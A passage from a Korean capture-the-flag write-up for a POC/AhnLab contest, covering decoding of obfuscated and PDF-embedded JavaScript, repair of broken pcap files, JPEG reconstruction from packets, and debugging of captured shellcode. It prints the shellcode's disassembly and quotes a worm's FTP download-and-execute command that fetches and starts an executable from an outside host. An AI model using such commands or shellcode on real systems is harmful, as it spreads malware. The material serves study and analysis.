71441,71454,71526,71442,71464,71506,71468,71471,71524,71465,71475,71477,71532,7149
8,71475,71448,71492,71561,71546,71538,71501,71562,71531,71531,71538,71502,71526,71
552,71509,71513,71481,71474,71508,71529,71559,71550,71517,71538,71565,71495,71445,
71484,71531,71553,71442,71468,71501,71568,71526,71536,71513,71527,71542,71552,7156
```

3,71534,71466,71484,71496,71461,71458,71508,71498,71462,71513,71554,71448,71442,71532,71498,71448,71475,71568,71542,71514")</script>

코드를 살펴보면 c, d, e, l가 정의되지 않았습니다.
c는 함수인데, 처음에 들어가는 인자인 d는 그 후에는 전혀 사용되지 않아서 그냥 무시했습니다.
그 다음은 인자로 p가 들어갑니다.
p를 보면 p += String.fromCharCode(209 ^ t & 255); 에서 문자열인 것을 알 수 있습니다.
그래서 위의 호출은 지우고 아래는 document.write로 변경하였습니다.
e는 아래의 코드를 보면 숫자 f를 생성하는 역할을 하고, 그 뒤에는 쓰이지 않습니다.

```
for (var i = 0; i < e.length; i++) {
        f += e.charCodeAt(i)
}
f = f % 200000;
```

그래서 그냥 e는 정의할 필요가 없이 f의 숫자만 맞춰주면 된다고 생각했습니다.
l은 아래의 코드에서 xor연산에 사용됩니다.

h += String.fromCharCode(((**g**[i]) - **f**) ^ **l**.charCodeAt(i % **l**.length));

g에서 f를 빼는데 g는 71000대의 숫자입니다.
아마도 연산을 해서 문자열이 나와야 하므로 f를 71000정도로 해줘야 하는 것을 알았습니다.
l에는 적절한 값이 없어서 생각하다가 혹시 2번문제의 arguments.callee.toString() 값이 아닐까 생각을 해서 다음과 같이 정의해 주었습니다.

var **l**=unescape('function%20l11111l%28l1111ll(중략)20catch%28error%29%20%7B%7D%7D');

코드내용에 '와 "가 모두 사용이 되어서 escape해주어야 했습니다.
그리고 f값에 71300을 넣고 실행시켰는데, 정상적인 문자열은 나오지 않았지만 그전에 볼 수 있었던 한가지로만 채워진 문자열은 나오지 않았습니다.
그래서 f를 71300부터 72000까지 증가시키면서 모두 출력시켰습니다.

그 결과 f가 71441일때 정상적인 문자열을 얻을 수 있었습니다.

```
function print_password() { alert('ASEC is AhnLab Security E-response Center'); }
if( location.hash == '#ASEC' ) { print_password(); } else { alert('Good~! Go Go!');          }
```

이름이 '#ASEC'로 붙여진 곳은 찾을 수 없었지만 답은 알아낸 것 같습니다.

Answer: ASEC is AhnLab Security E-response Center

Question #2

주어진 pdf파일을 열면 아무것도 쓰이지 않은 백지가 보입니다.
그래서 hex에디터로 조사해 보았는데 읽을 수 있는 문자열이 꽤 많고 0x2d로 줄이 구분되어있었습니다.
이것을 메모장으로 열었는데 줄이 구분되지 않아서 워드패드로 열자 줄이 구분되어서 나왔습니다.
그것을 들여다보고 있으니 pdf파일 구조에 대해 전혀 몰랐었지만 9 0 obj 와 13 0 obj 에 어떤 데이터가 인코딩이 되어있는 것을 알았습니다.
그리고 아래의 두 줄을 보면 그것들이 각각 Contents,JavaScript 라는 것을 알 수 있었습니다.

```
/Contents 9 0 R
<< /S /JavaScript /JS 13 0 R >>
```

그래서 13 0 obj를 FlateDecode하기만하면 어떤 스크립트가 나올 거라고 생각했습니다.
하지만 FlateDecode에 대한 지식이 없어서 차라리 오픈소스 pdf뷰어를 가져와서 사용하면 쉽게 되겠다고 생각하고 오픈소스 프로젝트를 찾기 시작했습니다.

Code to extract plain text from a PDF file(http://www.codeproject.com/KB/cpp/ExtractPDFText.aspx) 라는 프로젝트를 찾을 수 있었는데 pdf파일에서 FlateDecode필터인 것만 디코딩한 뒤 텍스트를 출력해주는

프로젝트의 내용이었습니다.

바이너리를 받아서 사용해보았지만 텍스트가 아닌 JavaScript라서 그런지 출력해주지는 않았습니다. 그래서 소스를 다운받은 뒤 컴퓨터 환경에 맞게 고치고 살펴보았습니다. FlateDecode 한 내용이 텍스트인지 아닌지 판단할 수 있는 방법이 있는 듯 하여서 그 부분을 실행하기 전에 디코드한 것만 출력하고 종료하도록 고쳤습니다.
출력결과는 다음과 같습니다.

```
0 0 595.28000 841.89000 re W n
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fr
omCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)
(후략)
```

위에 숫자와 re가 나와있는 것은 9 0 obj에 대한 내용이기 때문에 무시하고 아래에 출력된 자바스크립트를 살펴보았습니다.
eval함수의 인자로 넘겨진 부분을 보면 함수를 정의하고 바로 호출하는 것 같았습니다. 이런 문법에 대해서는 몰랐지만 인자로 전달되는 것이 p, a, c, k, e, d에 맞는 6개라서 그냥 그렇게 이해하였습니다.

그래서 이제 어떤 값을 반환하는지 보기 위해서 eval을 alert로 고쳤습니다.
그러자 어떤 함수의 코드가 출력되었습니다.
저는 그것을 복사하기 위해 소스를 document.write함수로 고쳤습니다.
그런데 문법에 맞지 않는 내용이 출력되었습니다.
생각해보니 < 와 > 사이가 html태그로 인식되어 출력되지 않은 것 같아서 앞에 <XMP>를 붙여서 출력하니 정상적인 코드를 얻을 수 있었습니다.

```
function AhnLab_ASec(str){a=arguments.callee.toString();var
chars='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';v
ar ee=
	[];for(i=0;i<str.length;i++){key=str.charAt(i);if(i%2==0)ee[i]=key;ss=a.length}if(ss!=1
017){return false}str=ee.join('');var invalid={strlen:(str.length%4!=0),chars:new	RegExp
	('[^'+chars+']').test(str),equals:(/=/.test(str)&&(/=[^=]/.test(str)||/={3}/.test(str)))};if(i
nvalid.strlen||invalid.chars||invalid.equals)throw new Error('Invalid		data');var
decoded=[];var c=0;while(c<str.length){var i0=chars.indexOf(str.charAt(c++));var
i1=chars.indexOf(str.charAt(c++));var i2=chars.indexOf(str.charAt(c++));var
```

```
i3=chars.indexOf(str.charAt(c++));var
buf=(i0<<18)+(i1<<12)+((i2&63)<<6)+(i3&63);var b0=(buf&(255<<16))>>16;var
b1=(i2==64)?-1:(buf&(255<<8))>>8;var b2=(i3==64)?-1:
(buf&255);decoded[decoded.length]=String.fromCharCode(b0);if(b1>=0)decoded[
decoded.length]=String.fromCharCode(b1);if(b2>=0)decoded[decoded.length]
=String.fromCharCode(b2)}test=decoded.join('');eval(test)}AhnLab_ASec
('dVmVFVyVIVHVAVgVPVSVAVnVUVGVFVzVcV3VdVvVcVmVQVgVaVXVMVgVIVkV
RVvVIVFVUVgVSV2V5VvVdVyVBVBVUV0VVVDVPVyVIVnVOVwV=V=V');
```

맨 처음에 arguments.callee.toString()가 눈에 띄었는데 출력해보니 AhnLab_ASec함수의 내용을 그대로 문자열로 반환하고 있었습니다.

그 값이 들어간 a의 length값이 사용되고 있었으니, 함수내용을 함부로 수정하면 코드가 어긋나게 될 것 같았습니다. 코드의 내용은 상당히 복잡했지만 결국 decoded에 최종적인 문자열이 들어가고 그것을 test에 복사하는 것을 알아챘습니다.

그리고 eval함수에 test를 인자로 호출해주니 함수내용을 변경하지 않고도 그 값을 알 수 있었습니다.

```
<script>
eval=document.write;
function AhnLab_ASec(str){a=arguments.callee.toString();var
chars='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';v
ar ee=[];for(i=0;i
(중략)
AhnLab_ASec('dVmVFVyVIVHVAVgVPVSVAVnVUVGVFVzVcV3VdVvVcVmVQVgVaVXVMVg
VIVkVRVvVIVFVUVgVSV2V5VvVdVyVBVBVUV0VVVDVPVyVIVnVOVwV=V=V');
</script>
```

Password is "Do U Know ASEC?

4. Network

analysis_1.cap, analysis_2.cap 파일들이 주어지지만 관련 툴들로 정상적으로 열리지 않습니다. 이것들을 분석해 내는 분제입니다.

1. 문제 풀이

우선 analysis_1.cap 파일을 wireshark로 열어보았지만 패킷의 번호와 내용만 표시되고 프로토콜 등은 표시가 되지 않았습니다.
그래서 패킷을 그냥 분석 해야 하는 줄 알고 핵스에디터로 열어서 MZ등의 시그니처들을 검색해보다가 JFIF를 찾아내었습니다.
이것은 jpeg헤더의 앞부분에 포함되어있는 문자열입니다.

정확히는 몰랐지만 패킷 안에 jpg파일이 하나 포함되어있는 것 같았습니다.
하지만 그냥 포함된 것이 아니고 패킷의 헤더와 뒤죽박죽 섞여있을 것입니다.
그래서 wireshark에서 나오는 것처럼 순서대로 패킷을 핸들링할 수 있어야 jpg파일을 만들 수 있을 것이라고 생각했습니다.

그래서 libpcap파일포맷을 공부하려고
정보(http://wiki.wireshark.org/Development/LibpcapFileFormat) 페이지를 보고
앞에서부터 하나하나 맞춰보기 시작했습니다.

그러다 보니 pcap_hdr_s.network의 값이 8로 된 것을 알았는데, 설명에서 보라는 소스를 보아도 어떤 의미인지 알 수 없었습니다.
그래서 analysis_2.cap파일도 열어보았는데, 이번에는 pcap_hdr_s.magic_number가 잘못되어있어서 고쳐주었고 pcap_hdr_s.network는 7로 되어있었습니다.
pcap_hdr_s.network값이 좀 수상해서 아무 패킷을 캡쳐하여서 저장한 후 그 값을 보았습니다.
그 파일에서는 1로 되어있어서 두 파일 다 값을 1로 해주었습니다.
그러자 파일이 정상적으로 분석되어서 그 다음부터는 wireshark로 보기 시작했습니다.
아까 찾았던 JFIF문자열이 있는 곳은 총5곳이 있었지만 wireshark에 표시되는 패킷 정보로 보아 첫 번째의 것만 파일이 끝까지 전송된 것 같았습니다.
그래서 첫 번째의 데이터들을 다 이어보면 jpg파일이 될 것이라고 생각했습니다.
그런데 488번 패킷에 61440 bytes at offset 0 이라 적혀있는 것을 보고 데이터들의 길이를 헤아려 보았지만 조금 모자랐습니다.

그래서 좀더 살펴보다가 Frame 489 (1514 bytes on wire, 1500 bytes captured)를 보았는데 1514중에 1500만 캡쳐되었다는 말인 것 같았습니다.
저 값들은 각각 pcaprec_hdr_s.incl_len, pcaprec_hdr_s.orig_len 인데 설명을 보면 snaplen을 1500으로 설정해서 패킷의 뒤가 캡쳐되지 않았다는 의미 같았습니다.
670번 패킷 내용을 보고 파일의 크기가 141704인것을 알 수 있었고 그러면 파일의 반 정도를 이것이 차지하고 있는 셈인 것입니다.
분명 이 파일을 보는 것이 문제의 의도라고 생각되었습니다.
그래서 아무 jpg파일을 열어서 내용을 듬성듬성 지우거나 0으로 채워보았습니다.
그 결과 파일에 기록된 내용이 문자라면 어느 정도 파악이 가능한 것 같아서 패킷이 부족하더라도 한번 이어 보기로 하였습니다.

보내는 ip가 93.79.103.167여서 필터를 ip.src==93.79.103.167 로 설정하고 488-696까지의 표시된 패킷을 따로 저장했습니다.
살펴보니 574번 패킷은 데이터가 아니라서 뺐습니다.
그리고 공부한 파일포맷에 따라 간단한 프로그램을 작성해서 데이터들을 이었습니다.

```
hF=CreateFile("test.pcap",GENERIC_READ,0,0,OPEN_EXISTING,0,0);
ReadFile(hF,a,0x1000000,&len,0);
CloseHandle(hF);

p=p+sizeof(pcap_hdr_s);
while(p<len){
	plen=((pcaprec_hdr_s*)(a+p))->incl_len;
		flag=0;
	if(plen==1500) flag=1;
		p=p+sizeof(pcaprec_hdr_s);
	if(*(a+p+0x3a)==0xff && *(a+p+0x3b)=='S' && *(a+p+0x3c)=='M' &&
(a+p+0x3d)=='B'){//smb
		p=p+0x7a;
		plen=plen-0x7a;
		memcpy(b+c,a+p,plen);
		c=c+plen;
	}
	else{ //tcp
		p=p+0x36;
```

```
                plen=plen-0x36;
                memcpy(b+c,a+p,plen);
                c=c+plen;
        }
        if(flag){//패킷잘렷을때
                //__asm nop;
                memcpy(b+c,test,14);
                c=c+14;
        }
        p=p+plen;
}

hF=CreateFile("test.jpg",GENERIC_WRITE,0,0,CREATE_ALWAYS,0,0);
WriteFile(hF,b,c,&len,0);
CloseHandle(hF);
```

그러자 그림이 보이는 jpg파일이 나왔는데 제 생각과는 달리 전혀 식별할 수 있는 것이 없었습니다. 패킷이 잘린 위치에 여러 가지의 시도를 해봤지만 그림이 전혀 보이지 않았습니다. 1500/1514 패킷은 문제의 의도가 아니라서 나중에 파일이 공개되었습니다.

그 그림은 매직아이였습니다.
그러니 깨지면 식별할 수 없는 것은 당연했습니다.

매직아이는 **hint88** 문자열입니다.

88이 analysis_1.cap의 답이라는 것은 알집의 암호 찾기 기능으로 암호30796를찾고
100번째 채크섬값인30708을 빼서 이미 알고 있었습니다.
그리고 analysis_2.cap의 88번째 패킷을 보라는 의미로 해석하였습니다.
그곳은 어떤 통신의 시작이었는데 92번 패킷에서만 실질적인 데이터가 오갔었습니다.

그것이 imap프로토콜로 분석되어서
정보페이지(http://wiki.wireshark.org/Protocols/imap)를 보았습니다.

별다른 실마리를 얻을 수 없었고 샘플 캡쳐 파일이 제공되어서 그것을 보았습니다.

그것에서도 '* login' 문자열이 포함된 패킷을 찾을 수 있었지만 문제의 패킷과는 달리 그 후 문자열 2개가 이어져있었습니다.
그래서 92번패킷이 imap통신을 위한 것은 아니라고 판단했습니다.
통신을 위한 것이 아닌 것으로 보니 0x90아주 많은 점이 매우 신경이 쓰였습니다.
왜냐하면 nop코드가 떠올랐기 때문입니다.

그래서 다음과 같은 코드로 한번 실행시켜보았습니다.

```
int exe=(int)a;
void main(){
	__asm call exe;
}
```

a배열에 패킷의 login문자열 뒷부분을 다 넣었습니다.
그리고 올리디버그로 열어서 실행시켰는데 다음과 같은 부분을 볼 수 있었습니다.

```
004053AC    8173 13 BF5A96A>XOR DWORD PTR DS:[EBX+13],AE965ABF
004053B3    83EB FC         SUB EBX,-4
004053B6  ^ E2 F4           LOOPD SHORT test.004053AC
```

이곳을 돌면서 코드를 생성하는 것을 보고 코드가 다 생성될 시점인 004053B6 다음명령어에 중단점을 걸고 실행시켰습니다.
그러자 다음과 같은 코드가 나왔습니다.

```
004053B8    6A 0B           PUSH 0B
004053BA    58              POP EAX
004053BB    99              CDQ
004053BC    52              PUSH EDX
004053BD    66:68 2D63      PUSH 632D
004053C1    89E7            MOV EDI,ESP
004053C3    68 2F736800     PUSH 68732F
004053C8    68 2F62696E     PUSH 6E69622F
004053CD    89E3            MOV EBX,ESP
004053CF    52              PUSH EDX
004053D0    E8 38000000     CALL test.0040540D
```

0040540D내용을 보면 int 80을 호출하는데 여기서 예외가 발생하면서 프로그램이 죽습니다.

```
0040540D    57          PUSH EDI
0040540E    53          PUSH EBX
0040540F    89E1        MOV ECX,ESP
00405411    CD 80       INT 80
```

그래서 다음과 같이 livekd에서 idt테이블을 확인해 보았습니다.

```
Dumping IDT:
37:     806be78c hal!PicSpuriousService37
3d:     806bfc90 hal!HalpApcInterrupt
41:     806bfb04 hal!HalpDispatchInterrupt
50:     806be864 hal!HalpApicRebootService
62:     8a8bdbec atapi!IdePortInterrupt (KINTERRUPT 8a8bdbb0)
63:     89d9ba54 USBPORT!USBPORT_InterruptService (KINTERRUPT 89d9ba18)
74:     89e0279c USBPORT!USBPORT_InterruptService (KINTERRUPT 89e02760)
                 USBPORT!USBPORT_InterruptService (KINTERRUPT 89da04a0)
84:     89dd3a54 USBPORT!USBPORT_InterruptService (KINTERRUPT 89dd3a18)
                 NDIS!ndisMIsr (KINTERRUPT 87f5b0c0)
92:     89dc279c serial!SerialCIsrSw (KINTERRUPT 89dc2760)
93:     89e014dc i8042prt!I8042KeyboardInterruptService (KINTERRUPT 89e014a0)
94:     89aca604 HDAudBus!AzController::Isr (KINTERRUPT 89aca5c8
(후략)
```

0x80번을 핸들링하는 함수가 없는 것을 보면 윈도우에서 쓰이는 인터럽트는 아닌 것 같았습니다.
그래서 ftz.hackerschool.org서버를 사용해서 리눅스 환경에서 테스트해보려 했습니다.
하지만 gcc에서 인라인 어셈을 어떻게 쓰는지 몰랐습니다.
그래서 아무 elf파일을 가져와서 Entry Pont 코드를 붙여서 넣으려고 했는데 elf파일이 없어서 그냥 분석해보았습니다.

위에 붙여 넣었던 코드의 뒤인 **004053D0**이후의 코드는 실행이 될만한 것이 아닌데도 아까 코드를 생성할 때 바뀌는 것을 보았습니다.


그래서 무슨 내용인지 보려고 hex dump창에서 그곳을 보았습니다.

004053D5   65 63 68 6F 20 22 4A 69   echo "Ji
004053DD   4D 31 4D 54 49 79 4D 54   M1MTIyMT
004053E5   73 6D 49 7A 51 31 4F 44   smIzQ1OD
004053ED   45 7A 4F 79 59 6A 4E 54   EzOyYjNT
004053F5   45 77 4D 44 67 37 49 45   EwMDg7IE
004053FD   35 51 63 57 35 7A 64 47   5QcW5zdG
00405405   70 79 49 55 41 6A 22   pyIUAj"

아마 저 내용이 쉘에서 실행이 될 것 같은데 그러면 실행결과는

JiM1MTIyMTsmIzQ1ODEzOyYjNTEwMDg7IE5QcW5zdGpyIUAj 입니다.
이것이 base64로 인코딩된 것으로 보여서 디코딩해 보았습니다.

결과는 정답은 NPqnstjr!@# 인데 정 같은 것은 ie에서 쓰면 보인다는 사실을 알고 있어서 한번 출력해보았습니다.



정답은 NPqnstjr!@#

2. 패킷 분석

모든 분석은 wireshark로 열었을 때 나오는 것을 보고 하였습니다.
analysis_1.cap은 두 가지 영역으로 나눌 수 있는데, Time값이 음수로 표현되는 것과 양수로 표현되는 것입니다. 우선 양수로 표현되는 영역들에 대해서 적고 나머지를 적겠습니다.

analysis_1.cap[1-26] 어떤 연결을 주고 받았습니다.
18번 패킷을 보면 Long Frame라고 나오는데 이것은 규격에 맞지 않기 때문에 나온 것이라 조금 수상합니다.
하지만 Logoff AndX 라고 분석되는 것도 주고 받은 것을 보니 공격에 실패했거나 정상적인 것 같습니다.

analysis_1.cap[27-32] 컴퓨터들의 139 포트를 스캔하고 있는데 응답한 것이 없습니다.
analysis_1.cap[33-36] 135포트로 접속해오는 것에 응답했지만 35번패킷에나온 Destination unreachable (Host unreachable) 을 보면 연결에 문제가 있어 보입니다.
analysis_1.cap[37-53, 55-62, 866-914] 139포트가 열린 컴퓨터를 스캔하는데 응답한 것은 없습니다.
analysis_1.cap[54, 63-66, 891] 라우터가 동작되다 보면 그냥 나올 수 있는 ARP요청 같습니다.

Time이 음수인 부분에는 2개의 IP주소만 등장하고 서로 연결을 주고받습니다.

SMB 패킷을 주고 받는 것을 보면 윈도우끼리의 통신인 것 같은데 다른 부분들은 프린터나 파일을 공유할 때 나오는것으로 이해할 수 있었지만 설명에 레지스트리키가 나오는 부분은 어떤 작업인지 모르겠습니다.

그리고 81번의 인증패킷을 Cain&Abel을 이용해서 크랙을 하려고 하였지만 금방 되지 않아서 Cain&Abel로 푸는 문제가 아니라고 판단하였습니다.

488-709번에서는 xxxx.bin 파일을 보내는내용이 나옵니다.
이것외에도 xxxx.bin을 읽어오는 부분이 있는데, 윈도우에서 707 x 353처럼 그림의 크기 등을 표시하기 위하여 파일의 앞부분만 읽은 것 같습니다.

analysis_2.cap[53-72] 58번 패킷을 보면 취약점의 익스플로잇처럼 보이고 그뒤에 주고받은 데이터를보면 쉘이 전송되고 다음과 같은 명령이 전송되었습니다.
echo open 111.20.189.90 1648 > i &echo user iokyrr iokyrr >> i &echo get wmsoft35403.exe > i &echo quit >> i &ftp -n -s:i &start wmsoft35403.exe

http://search.naver.com/search.naver?where=nexearch&query=wmsoft&sm=top_hty&frm=t1

검색페이지를 보면 비슷한 명령이 돌아다니는것으로보아 어떤 웜의 동작이 캡쳐된 것 같습니다.

analysis_2.cap[73-86] Gratuitous ARP라고 나오는데 이것은 자신의 ip의 맥주소를 요청했을 때 이렇게 분석됩니다.
그런데 보낸맥주소가 모두같은것으로보아 인의적으로 생성된 패킷인데, 의도는 잘 모르겠습니다.
analysis_2.cap[88-] 문제풀이에서의 패킷이기 때문에 따로 기술하지 않습니다.

5. Epilogue

우선 이런 대회를 열어주셔서 재미있었던 문제를 풀 수 있는 환경을 만들어주신 POC & Ahnlab 관계자 여러분께 감사를 드립니다. ☺
둘 다 아쉽지만 고3인지라 수능이 D-29일이 남았네요
그래서 좀더 상세하게 보고서를 기술하지 못한 점이 아쉬움에 남습니다. ☹
이번 대회를 통해서 좀더 많은 내용을 배우게 되었다고 생각됩니다.
그리고 다소 긴 보고서를 끝까지 읽어주셔서 감사 드립니다.

아무쪼록 이번 대회를 준비하신 모든 분들께 다시 한번 감사를 드리며 대회가 잘 마무리가 될 수 있기를 기원합니다. ☺

- The END -